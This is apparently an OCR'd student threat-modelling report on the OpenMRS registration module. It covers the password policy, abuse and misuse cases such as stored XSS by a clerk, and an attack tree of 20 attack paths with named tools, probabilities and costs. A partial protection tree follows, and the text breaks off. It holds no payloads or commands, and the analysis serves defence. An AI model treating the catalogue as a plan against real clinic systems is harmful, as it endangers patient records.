
3.1. PASSWORD STRENGTH

Since some of the content contains Chinese, we translated the Chinese reminding message into English using the translator(which is also showed in the picture).

MINIMUM LENGTH : 8




MAXIMUM LENGTH : NONE(5000 CHARACTERS PASSED)




NUMBER OF ALLOWABLE CHARACTERS: REQUIRED UPPER AND LOWER CHARACTERS, AT LEAST ON DIGIT

ALLOWABLE CHARACTERS: ALL CHARACTERS




PASSWORD REUSE POLICY: YOU CAN REUSE THE OLD PASSWORD, NO SPECIFIC POLICY.



ACCOUNT LOCK OUT : LOCKED THE 8TH FAILED LOG IN.

3.2. ABUSE/MISUSE CASES

DIAGRAM



ABUSE CASE 1

Abuse Cases	Content
Abuse Case ID	Registration-A1

Abuse Cases	Content
Abuse Case Name	Stored XSS Attack
Author	Xiangqing Ding
Date	10/01/2017
Actor	(Malicious) Registration Clerk
Summary	A registration clerk binds some malicious cross-site script when setting or editing patient's information. As a result, anyone who view the patient's page will suffer an XSS attack
Basic Path	BP0-1. The clerk logs into the openMRS system BP0-2. The clerk goes to the patient registration page and registers a new patient BP0-3. The clerk puts some XSS script in some information fields (like "address") of the new patient BP0-4. After completing the registration form, the clerk clicks the confirmation button to finish registering the patient BP0-5. Anyone that view the patient's information will be attacked
Alternative Paths	AP0-1. The clerk logs into the openMRS system AP0-2. (Change step BP0-2) The clerk goes to the search page and searches for an existing patient AP0-3. (Change step BP0-3) The clerk edits the information of the existing patient and puts some XSS script in some information fields AP0-4. (Change step BP0-4) After completing the form, the clerk clicks the confirmation button to finish editing the patient information AP0-5. Anyone that view the patient's information will be attacked
Capture Points	CP1: (For BP0-4) The script is not accepted. The clerk cannot create a user until the input is valid

Abuse Cases	Content
	CP2: (For BP0-5) The script is accepted. But it cannot be executed for some mitigation techniques used in the system
Extension Points	N/A
Preconditions	1. The system including registration module run well 2. No other connection problems like network or database connection
Assumptions	1. The system is not guaranteed to be invulnerable to XSS attack (i.e. has corresponding mitigation or protection) 2. The process will not be interrupted by environment, like being found and stopped by other stuffs
Worst case threat	The malicious script is stored in the database and will be loaded when used. Anyone who visit the patient's page will suffer an XSS attack
Capture Guaranteed	The script is not accepted or doesn't work
Potential Misuse Profile	Skilled. The clerk should at least have some knowledge of web and XSS
Related Business Rules	BR1. System should adopt mitigation techniques to avoid being attacked BR2. Access to private information should be restricted and logged
Stakeholder and Threats	SH1: Employee: Employees who view the patient page will suffer XSS attack like session exposed SH2: Hospital using this system: The reputation of the hospital will be damaged SH3: Patient: With incorrect information, the patient may meet some problems like being unable to be contacted

Abuse Cases	Content
Scope	Registration Module
Abstraction level	Abuser goal
Precision level	Focused

ABUSE CASE 2

Column	Content
Abuse Case ID	Registration-A2
Abuse Case Name	Interpolating Patients' Information
Author	Zhuo Li
Date	10/01/2017
Actor	(Malicious) Registration Clerk
Summary	A registration clerk changes the information of patients for own purpose, without permission from other stuffs and notice to patients
Basic Path	BP0-1. The clerk logs into the openMRS system BP0-2. The clerk searches the patient he/she wants to to interpolate, and then goes to the page of the patient BP0-3. The clerk edits the information of the patient for own purpose BP0-4. After completing the form, the clerk clicks the

Column	Content
	confirmation button to confirm the change BP0-5. The patient information has been changed
Alternative Paths	AP0-1. The clerk logs into the openMRS system AP0-2. The clerk registers a new patient AP0-3. (Change step BP0-3) The clerk interpolates the information of the patient for own purpose AP0-4. After completing the registration form, the clerk clicks the confirmation button to confirm the registration AP0-5. The interpolated patient information has been changed
Capture Points	CP1: (For BP0-4) The clerk needs permission to change the information of patients
Extension Points	EP1: Include misuse case "Stored XSS Attack" (In BP0-3)
Preconditions	1. The system including registration module run well 2. No other connection problems like network or database connection
Assumptions	The process will not be interrupted by environment, like being found and stopped by other stuffs
Worst case threat	The information of patient has been successfully changed. No one discovers this problem.
Capture Guaranteed	The clerk cannot change information of patient without permission. The integrity of patient information is guaranteed
Potential Misuse Profile	Common. Knowing how to operate openMRS is enough

Column	Content
Related Business Rules	BR1. Access to private information should be restricted and logged
Stakeholder and Threats	SH1: Employee: Employees who use the wrong patient information may cause some problem and thus be punished SH2: Hospital using this system: The reputation of the hospital will be damaged SH3: Patient: With incorrect information, the patient may meet some problems like being unable to be contacted
Scope	Registration Module
Abstraction Level	Abuser goal
Precision level	Focused

MISUSE CASE 1

Column	Content
Misuse Case ID	Registration-M1
Misuse Case Name	Registering Duplicate Patient
Author	Fuxing Luan
Date	10/01/2017
Actor	(Careless) Registration Clerk

Column	Content
Summary	A registration clerk unintentionally registers the patient twice or more times, causing a redundancy in system database and other problems
Basic Path	BP0-1. The clerk logs into the openMRS system BP0-2. The clerk goes into the registration page for registering new patient BP0-3. For some reason, the clerk unintentionally creates the patient twice or more times BP0-4. Two or more information entries for the same patient are stored in the system database
Alternative Paths	N/A
Capture Points	CP1: (For BP0-4) The system will found out duplicate patient information and prevents the registration or sends check notice with the clerk CP2: Anyone found the error and reported it to the administrator. The administrator manually deletes the duplicate information entry
Extension Points	N/A
Preconditions	1. The system including registration module run well 2. No other connection problems like network or database connection
Assumptions	The process will not be interrupted by environment, like being found and stopped by other stuff
Worst case threat	The real patient is hard to find in the system

Column	Content
Capture Guaranteed	The clerk should double check the information that he inputs
Potential Misuse Profile	Common
Related Business Rules	BR1. System should support functions of correcting operation error
Stakeholder and Threats	SH1: Employee: Employees will be confused about the duplicate patient information. Both may need to be updated when patient information changing SH2: Hospital using this system: The reputation of the hospital will be damaged
Scope	Registration Module
Abstraction Level	Misuser goal
Precision level	Focused

MISUSE CASE 2

Column	Content
Misuse Case ID	Registration-M2
Misuse Case Name	Wrong Information Provided by Patient
Author	Tam Nguyen

Column	Content
Date	10/01/2017
Actor	(Forgetful) Patient
Summary	A patient provides wrong information to the registration clerk during registration
Basic Path	BP0-1. The patient requests for being registered to the system BP0-2. During the registration, the patient provides some wrong information, like wrong phone number, to the clerk BP0-3.The patient is registered with wrong information
Alternative Paths	N/A
Capture Points	CP1: (For BP0-2) The clerk double checks the information provided by the patient and corrects the error CP2: (For BP0-2)The patient recalls the correct information and gives clerk the right one CP3: After registration, the patient recalls the correct information and asks clerks to correct it
Extension Points	N/A
Preconditions	1. The system including registration module run well 2. No other connection problems like network or database connection
Assumptions	The process will not be interrupted by environment, like being found and stopped by other stuff
Worst case threat	The wrong patient information is created and used

Column	Content
Capture Guaranteed	The wrong information is corrected during or after the registration, and not be used by anyone
Potential Misuse Profile	Common
Related Business Rules	BR1. System should support functions of changing incorrect data BR2. Employee should validate the data being recorded into the system
Stakeholder and Threats	SH1: Employees who use the wrong patient information may cause some problem and thus be punished SH2: Hospital using this system: The hospital may suffer accident caused by wrong patient information SH3: Patient: With incorrect information, the patient may meet some problems like being unable to be contacted
Scope	Whole system
Abstraction Level	Misuser goal
Precision level	Focused

3.3. ATTACK TREES AND PROTECTION TREES

DESCRIPTION

This attack tree analysis focuses on the OpenMRS' "Register a patient" (/openmrs/registrationapp/registerPatient.page?appId=referenceapplication.registrationapp.registerPatient) and "Find Patient Record" (/openmrs/coreapps/findpatient/findPatient.page?app=coreapps.findPatient). The purpose of this documentation is to evaluate briefly the probability and cost of some common attack paths. The tree creation was done from top down and evaluation was done from bottom up.

ASSUMPTIONS

- We assume OpenMRS used is a standalone version installed on a desktop. This fits the major user base that OpenMRS target - small scale clinic in underdeveloped areas.
- We assume there is just a small local network among local computers with no access to the Internet
- We assume the clinic members have overlapped roles such as a nurse may have to perform the tasks of a clerk sometimes.
- We assume the physical security of the place is less than American's standards (no ID activated doors, no armed guards)
- We assume the computer is used for more than just one purpose of hosting the local version of OpenMRS.
- We assume several staff members can use the computer per day
- We assume system support personel had enough training and capability to troubleshoot and remedy all issues relating to the system
- We assume system support personels are not onsite and we will use 20% rule as added time on top of time required to solve any case

METRICS

PROBABILITY CALCULATION

Based on the above assumptions, we will use CVSS 3.0 calculator (https://www.first.org/cvss/calculator/3.0) to calculate the base probability. For example, if CVSS 3.0 score is 5, we will assume that the probability that the incident will happen is 50%. While CVSS score does not directly translate to threat probability in real life, for this project, we believe it is strong enough to be based on since it involves 11 groups of parameters (parameter groups in base score and temporal score)

COST CALCULATION FOR ATTACK TREE

- We based our base cost on W.H.O recommended cost for health care center cost in Kenya (http://www.who.int/choice/country/ken/cost/en/). We will go with the least cost, per 20 minutes for LCU which is $139. For each type of threat, we will calculate the time needed for us ourselves to mitigate the threat. We then add 20% more time and use the final time value together with the above mentioned 20-min unit cost to calculate the final base cost. All money values in the tree are base costs
- On top of the base costs, the actual money benefited from exploiting the patient records can be added. For example, if the attackers think they can "sell" the patient records to someone for $20000 then a reasonable amount of total cost for an exploit should be 50% of $20000 plus the base cost. Because it is extremely hard to predict how a particular group of attackers will benefit from their hacking works, we do not attempt to calculate the final cost. The idea is the attacker should not invest more on an exploit than the ROI (return of investment) from an exploit.

COST CALCULATION FOR PROTECTION TREE

- We based our cost on W.H.O recommended cost for health care center cost in Kenya (http://www.who.int/choice/country/ken/cost/en/). We will go with the least cost, per 20 minutes for LCU which is $139 (a quantified unit with considerations of many factors such as salaries, electricity, fuel, etc). For each type of threat, we will calculate the time needed for us to mitigate the threat. We then add 20% more time and use the final time value together with the above mentioned 20-min unit cost to calculate the final cost. This cost will be served as the MAXIMUM cost of the solution implying that the cost to prevent an issue should not greater than the cost to fix the issue.
- All of the costs at tree nodes do not include other indirect costs.

IMPACT CALCULATTION

We calculate impact based on these ranges

1-3 : Minor

4-6 : Moderate

7-9 : Significant

10 : Total impact

RISK CALCULATION

We calculate risks on leaf nodes based on this equation

risk = (probability/cost) * impact

PROPAGATION OF METRICS

	AND	OR
Probability	$\prod_{i=1}^{n} prob_i$	$1-\prod_{i=1}^{n}(1-prob_i)$
Cost	$\sum_{i=1}^{n} cost_i$	$\frac{\sum_{i=1}^{n} prob_i \times cost_i}{\sum_{i=1}^{n} prob_i}$
Impact	$\frac{10^n - \prod_{i=1}^{n}(10-impact_i)}{10^{(n-1)}}$	$Max_{i=1}^{n} impact_i$

$prob \in (0,1], cost \in (0,\infty), impact \in [1,10], n = \#$ of child nodes

ATTACK TREE LEAF DESCRIPTION

1. SQL Injection

   a. Descriptions : with no account, attackers perform SQL injection attacks on login page and was able to extract all patient records. From failed login logs, this type of attack can be

quickly identified (identification time = 20 minutes). Attack string might be recorded in logs. Only work-around can be provided such as adding another layer of authentication provided by Apache TomCat for that specific page (40 minutes).

b. Tools : SQLmap, SQLninja, SQLsus, Mole...

c. Estimates

- Probability : 60%
- Cost: (60*1.2)/20 * 139 = $500

2. Java zero day

a. Descriptions : with no account, attacker exploited Java server zero day vulnerability to create a backdoor. Exploit has to be performed on the computer that hosts OpenMRS. Because this may not directly create any OpenMRS log, it may take a while to be fully identified. The only work around is to re-install java JRE and install host intrusion prevention system with ability to monitor changes to JRE files, and even JRE real time processes.

b. Tools: strace, ltrace, ADA, other reverse engineer tools, other ROP tools, ...

c. Estimates

- Probability: 43%
- Cost : (300*1.2)/20 * 139 = $2500

3. SQL zero day

a. Descriptions with no account, attacker exploited SQL server zero day vulnerability to create a backdoor. Exploit has to be performed on the computer that hosts OpenMRS. Because this may not directly create any OpenMRS log, it may take a while to be fully identified. The only work around is to re-install SQL and install host intrusion prevention system with ability to monitor changes to SQL files, and even SQL real time processes.

b. Tools: strace, ltrace, ADA, other reverse engineer tools, other ROP tools, ...

c. Estimates

- Probability: 40%
- Cost : (300*1.2)/20 * 139 = $2500

4. Session hijacking

a. Descriptions: attacker from the clinic's local network hijacked an admin session by sniffing and replaying some network traffics. Inspecting network traffics (1 hour) will help identify the attacker and setting up HTTPs for the site (40 minutes) will help prevent the vulnerability.

b. Tools: cookieCatcher, FireSheep, Juggernaut,...

c. Estimates

- Probability: 76%
- Cost: (100 *1.2)/20 *139 = $834

5. Man in the browser

   a. Descriptions: attacker installed a malicious browser plugin that secretly recorded all data sent between the server and the browser under admin sessions. Recorded data got stored on local HDD or a local network drive. Malicious plugin can be identified upon inspection (1 hour)

   b. Tools : malicious extensions, API-hooking,...

   c. Estimates

   - Probability: 45%
   - Cost: (60*1.2)/20 *139 = $500

6. Cross-site request forgery

   a. Descriptions: attacker crafted a malicious website that will query the database for full patient list under logged on OpenMRS admin session. Since we assume the Desktop is rarely connected to the internet and uses are strictly for the local clinic, the probability for this kind of attack is low. Network firewall log inspection will reveal the malicious http requests and can be permanently fixed by whitelisting rules at gateway.

   b. Tools: OWASP scanner, BurpSuite, any html editor

   c. Estimates

   - Probability: 35%
   - Cost (60*1.2)/20 *139 = $500

7. Broken authentication

   a. Descriptions: a malicious insider was able to predict the session ID generation rules and adjusted his/her regular session (with no read patient privilege) to a session with higher privilege. Inspecting login sessions and network logs may reveal inconsistencies in sessions.

   b. Tools: any http header sniff and analyzer, built-in browser developer tool, some cryptography cracking tools, ...

   c. Estimates

   - Probability: 44%
   - Cost (120*1.2)/20 *139 = $1000

8. SQL injection

a. Descriptions: a malicious insider with no patient record read privilege was able to perform SQL injection on other forms and gained access to full list of patients. Inspecting network logs may reveal suspicious http requests.

b. Tools : SQLmap, SQLninja, SQLsus, Mole...

c. Estimates

- Probability : 70%
- Cost: (60*1.2)/20 * 139 = $500

9. Underprotected API

a. Descriptions: a malicious insider with no patient record read privilege was able to exploit bugs in API (either native or third party) and made the API to display full list of patients. Inspecting network logs may reveal suspicious http requests.

b. Tools: any http header sniff and analyzer, built-in browser developer tool, portable fuzzer tools ...

c. Estimates

- Probability: 50%
- Cost (60*1.2)/20 *139 = $500

10. Key logger

a. Descriptions: attacker was able to install a keylogger on the local machine and record all key strokes including new patient data input and login credentials of all users using the workstation. Inspecting running processes and performing comprehensive scan may help identify and resolving the problem (2 hours)

b. Tools: keylogger hardwares, keylogger software

c. Estimates

- Probability: 90%
- Cost (120 *1.2)/20 *139 = $1000

11. Send content to printer

a. Descriptions: attacker was able to install a script that will secretly send the content of a target page (patient list page) to a local network printer whenever a legitimate user browses to those certain pages. Over the time, attacker will have a decent list of all patients in the system. Inspecting print spooler requests will revleal the exploit.

b. Tools: vbscript, shell script, batch script

c. Estimates

- Probability: 55%
- Cost (60*1.2)/20 *139 = $500

12. Mirroring HDD

a. Descriptions: attacker was able to use built in Raid mirroring functionality supported by the workstation and secretly installed additional HDDs, able to get the mirror of all main HDDs data and secretly harvest the mallicious HDD at a later time. Inspecting raid settings, physical inspection of hardware, physical security will help identify and mitigate the problem.

b. Tools: existing hardware raid supports, existing software raid support

c. Estimates

- Probability: 45%
- Cost (60*1.2)/20 *139 = $500

13. Memory dump

a. Descriptions: attacker was able to secretly dump contents in memory into local disk or a local network location. Over the time, attacker can get login credentials, and browser contents including patient records. Process analysis, system call monitoring, antivirus scan may help identify and mitigate the problem.

b. Tools: Live RAM Caputer, WindowsScope, Memoryze, trojans,...

c. Estimates

- Probability: 42%
- Cost (100*1.2)/20 *139 = $834

14. Buffer overflow

a. Descriptions: attacker caused a buffer overflow to execute payloads that affect OpenMRS, JDK, MySQL, browser, or flash and other plugins, leading to total exposure of patient info. System may or may not record the buffer overflow. Checking application log may reveal attempts.

b. Tools: binary reverse engineering tools, payload preparation platforms, ROP tools, ...

c. Estimates

- Probability: 49%
- Cost (400 *1.2)/20 *139 = $3336

15. Rootkit

a. Descriptions: Attacker was able to install RootKit on the workstation that host the OpenMRS server and has total control. Identify and re-imaging the workstation will cost 3 hours at minimum.

b. Tools: DerStarke, QuarkMatter, ...

c. Estimates

- Probability: 66%
- Cost (180*1.2)/20 *139 = $1501

16. Cache attack

a. Descriptions: Attacker was able to grab cached files produce by the system, or by OpenMRS and extract patient information from it. Under-protected SQL backups are also succeptible to this kind of attack.

b. Tools: thumb drive to copy files, cryptanalysis tool, text extract tool, etc.

c. Estimates

- Probability: 37%
- Cost (60*1.2)/20 *139 = $500

17. Spyware/Trojan

a. Descriptions: attacker was able to plant a trojan or spyware on the computer and able to harvest all information, regarding login credentials

b. Tools: Frog Prince, Grasshopper, CandyMountain, Assasin, ...

c. Estimates

- Probability: 61%
- Cost (120*1.2)/20 *139 = $1000

18. Whaling

a. Descriptions: attacker target key personel with high privilege and persuaded such people to execute a mallicious payload leading to attacker's total access to patient info.

b. Tools: email with payload, social engineering over the phone, ...

c. Estimates

- Probability: 85%
- Cost (60*1.2)/20 *139 = $500

19. Shoulder surfing

a. Descriptions: attacker look over the shoulder or found a way to record an admin typing a password. This is a huge possibility considering the clinic is small, with low level of physical security.

b. Tools: human eyes, secret cameras

c. Estimates

- Probability: 90%
- Cost (180*1.2)/20 *139 = $1501

20. Impersonation


a. Descriptions: attacker calls in or physically present and pretend to be soneone important and demand full list of patient.

b. Tools: phone, physical appearance, social engineering

c. Estimates

- Probability: 65%
- Cost (180*1.2)/20 *139 = $1501

THE ATTACK TREE



PROTECTION TREE LEAF DESCRIPTIONS

1. Proper logging

   a. Descriptions : make sure all log functions from Apache TomCat, SQL, and OpenMRS itself are enabled. Test and make sure all less-than-desirable events are logged. Make sure

events are generated correctly - for example, if it should be a 404 error, it should be a 404 error rather than a 200.

b. Tools : all standard log monitor/generator tools

c. Estimates

- Probability : 65%
- Cost: (60*1.2)/20 * 139 = $500

2. Avoid JAVA zero day attacks

a. Descriptions : Follow and monitor threat networks like Cisco TALOS, the NVD for newly discovered Java vulnerabilities. Update JDK as soon as possible. Host based IPS with anomaly capability installed on OpenMRS host computer may also help

b. Tools: HIPS with anomaly detection capabilities, threat intelligence networks ...

c. Estimates

- Probability: 75%
- Cost : (300*1.2)/20 * 139 = $2500

3. Avoid mySQL zero day attacks

a. Descriptions: Follow and monitor threat networks like Cisco TALOS, the NVD for newly discovered Java vulnerabilities. Update mySQL as soon as possible. Host based IPS with anomaly capability installed on OpenMRS host computer may also help

b. Tools: HIPS with anomaly detection capabilities, threat intelligence networks ...

c. Estimates

- Probability: 75%
- Cost : (300*1.2)/20 * 139 = $2500

4. Strict session control

a. Descriptions: make sure the randomizer is good random, use a short window for sessions, only transmit session cookies over encrypted channel.

b. Estimates

- Probability: 85%
